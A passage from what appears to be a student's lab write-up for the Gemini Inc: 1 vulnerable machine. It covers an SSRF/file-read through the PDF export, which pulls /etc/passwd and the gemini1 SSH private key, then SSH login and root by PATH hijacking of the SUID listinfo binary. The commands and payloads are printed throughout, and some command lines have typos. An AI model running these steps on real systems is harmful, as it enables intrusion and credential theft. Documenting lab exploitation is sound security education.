The screenshot shows a web browser window with three tabs: 'Nmap Scan Report - Scanner', 'Edit info of admin', and 'Profile of admin - export.php'. The address bar shows the URL '192.168.56.112/test2/user.php?id=1#'. The page header displays 'Gemini Inc'. A green notification box at the top states 'Info was saved !'. The main content area is titled 'Edit info of admin' and contains a form with the following fields:

- Username:
- Password:
Leave blank if you don't want to change
- Group:
- Display name:
- Email:

A blue 'Save' button is located at the bottom of the form.

Figure 18 injecting code into the profile

Command: php -S 192.168.101:5556

```
(root@kali)-[~]
# php -S 192.168.56.101:5556
[Fri Oct 21 21:39:17 2022] PHP 7.4.21 Development Server (http://192.168.56.101:5556) started
[Fri Oct 21 21:45:28 2022] 192.168.56.112:53414 Accepted
[Fri Oct 21 21:45:28 2022] 192.168.56.112:53414 [302]: GET /index.php
[Fri Oct 21 21:45:28 2022] 192.168.56.112:53414 Closing
[Fri Oct 21 21:46:28 2022] 192.168.56.112:53424 Accepted
[Fri Oct 21 21:46:28 2022] 192.168.56.112:53424 [302]: GET /index.php
[Fri Oct 21 21:46:28 2022] 192.168.56.112:53424 Closing
^C

(root@kali)-[~]
# echo Luke Keogh - 19095587
Luke Keogh - 19095587

(root@kali)-[~]
#
```

Figure 19 launching php server

After launching the server, running the code injection, then refreshing the exported pdf, I'm shown the contents of the `/etc/passwd` file which reveals a username 'gemini1'.




Figure 20 contents of `etc/passwd`

I then edit my index.php file to search for the ssh private key for this user gemini1


Command: nano index.php

Command:

<?

Header('location:/file:///home/gemini1/.ssh/id_rsa');

?>

A terminal window with a dark background and light-colored text. The prompt is '(root@kali)-[~]'. The user enters '# nano index.php'. The prompt changes to '# cat index.php'. The output of the cat command is shown: '<?php' on the first line, 'header('location:file:///home/gemini1/.ssh/id_rsa');' on the second line, and '?>' on the third line. The user then enters '# echo Luke Keogh - 19095587'. The output of the echo command is shown: 'Luke Keogh - 19095587' on the next line.

```
(root@kali)-[~]  
# nano index.php  
  
(root@kali)-[~]  
# cat index.php  
  
<?php  
header('location:file:///home/gemini1/.ssh/id_rsa');  
?>  
  
(root@kali)-[~]  
# echo Luke Keogh - 19095587  
Luke Keogh - 19095587
```

Figure 21 altering index.php

Again, after injecting the code and refreshing the export page I'm given the RSA key which I then copied and saved onto my local machine.





Figure 22 getting the RSA key

Then I chmod the key and use it to login via ssh as gemini1

Command: chmod 400 gem-id-rsa2

Command: ssh -d gem-id-rsa2 gemini1@192.168.56.112

A terminal window screenshot showing the process of logging into a remote host. The user is at a Kali machine, in the directory /home/kali/Desktop. They first run 'chmod 400 gem-id-rsa2'. Then they run 'ssh -i gem-id-rsa2 gemini1@192.168.56.112'. The terminal shows the SSH connection details, including the Debian version and architecture. It then displays the standard SSH warning about free software and warranty. Finally, it shows the login success message and the user's command to echo their name and ID.

```
(root@kali)~/Desktop
# chmod 400 gem-id-rsa2

(root@kali)~/Desktop
# ssh -i gem-id-rsa2 gemini1@192.168.56.112
Linux geminiinc 4.9.0-4-amd64 #1 SMP Debian 4.9.65-3+deb9u1 (2017-12-23) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan  9 08:04:52 2018 from 192.168.0.112
gemini1@geminiinc:~$ echo Luke Keogh - 19095587
Luke Keogh - 19095587
```

Figure 23 logging in as gemini1 via ssh

I then search for files that I can run as root and discover /listinfo. I then try to add a bash shell to the date program it runs over the existing date program filepath and then attempt to run the listinfo path which should open a shell as root.

Command: find / -perm -u=s -type f 2>/dev/null

Command: cd /tmp

Command: echo "/bin/sh" > date

Command: chmod 777 date

Command: echo \$PATH

Command: export PATH=/tmp:\$PATH

Command: /usr/bin/listinfo

```

geminii@geminiinc:~$ echo Luke Keogh - 19095587
Luke Keogh - 19095587
geminii@geminiinc:~$ find / -perm -u=s -type f 2>/dev/null
/usr/lib/apache2/suexec-pristine
/usr/lib/apache2/suexec-custom
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/sbin/pppd
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/listinfo
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/sudo
/bin/mount
/bin/umount
/bin/ping
/bin/su
/bin/fusermount
geminii@geminiinc:~$ cd /tmp/
geminii@geminiinc:/tmp$ echo "/bin/sh" > date
geminii@geminiinc:/tmp$ chmod 777 date
geminii@geminiinc:/tmp$ ecgi $PATH
-bash: ecgi: command not found
geminii@geminiinc:/tmp$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
geminii@geminiinc:/tmp$ export PATH=/tmp:$PATH
geminii@geminiinc:/tmp$ /usr/bin/listinfo
displaying network information...
displaying network information...
displaying network information...
displaying network information...
displaying Apache listening port...
displaying Apache listening port...
displaying SSH listening port...

```

Figure 24 exploiting listinfo program

Command: cat flag.txt



There was a lot of source code to go through from the guest login page site but with the use of Ctrl+F and searching by certain key phrases, I was confident there was going to be something useful there and login details were very useful indeed.

References

- Duc, H. N. (2019, April 23). Write-up for Gemini Inc: 1 - Pentestmag. Pentestmag.com. <https://pentestmag.com/write-up-for-gemini-inc-1/>
- wkhtmltopdf. (n.d.). Wkhtmltopdf.org. Retrieved October 22, 2022, from <https://wkhtmltopdf.org/>
- SSRF and file read with wkhtmltoimage · Issue #3570 · wkhtmltopdf/wkhtmltopdf. (n.d.). GitHub. Retrieved October 22, 2022, from <https://github.com/wkhtmltopdf/wkhtmltopdf/issues/3570>
- Gemini Inc v1 Vulnerable Machine Walkthrough. (n.d.). Wwww.youtube.com. Retrieved October 22, 2022, from https://www.youtube.com/watch?v=s7EzCdp4uZE&t=287s&ab_channel=GeminiSecurity